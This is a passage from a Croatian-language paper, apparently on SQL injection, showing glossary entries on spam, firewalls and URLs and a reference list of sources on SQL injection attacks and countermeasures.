raznih heurističkih metoda prepoznavanja ovo se većinom spriječilo, no i dalje se dnevno razmjenjuju razne (bezopasne) spam ili junk poruke kojima je cilj reklamirati neki proizvod ili uslugu.

http://www.webopedia.com/TERM/E/e_mail.html

Sigurnosna stijena (Firewall)

Sigurnosna stijena (engl. Firewall) je skup komunikacijskih nakupina koji služe kako bi odvojili privatnu mrežu od javne. Sastoje se od programa koji služe kako bi pratili i upravljali prometom između računala i mreža. Sigurnosne stijene mogu propuštati, blokirati i

URL (Uniform Resource Locator)

URL predstavlja adresu određenog resursa na Internetu. Resurs na koji pokazuje URL adresa može biti HTML dokument, slika, datoteka ili bilo koja datoteka koja se nalazi na određenom web poslužitelju.
http://searchnetworking.techtarget.com/definition/URL

8. Reference

[1] Wikipedia: SQL injection, http://en.wikipedia.org/wiki/SQL_injection, rujan 2011.

[2] SQL injekcija, http://os2.zemris.fer.hr/ns/malware/2007_zelanto/sql.html#713, rujan 2011.

[3] SQL Injection, http://php.net/manual/en/security.database.sql-injection.php, rujan 2011.

[4] William G.J. Halfond, Jeremy Viegas, and Alessandro Orso: A Classification of SQL Injection Attacks and Countermeasures, http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.95.2968&rep=rep1&type=pdf, 2008.

[5] SQL Injection Walkthrough, http://www.securiteam.com/securityreviews/5DP0N1P76E.html, ožujak 2002.

[6] Stuart McDonald: SQL Injection: Modes of attack, defence, and why it matters, travanj 2002.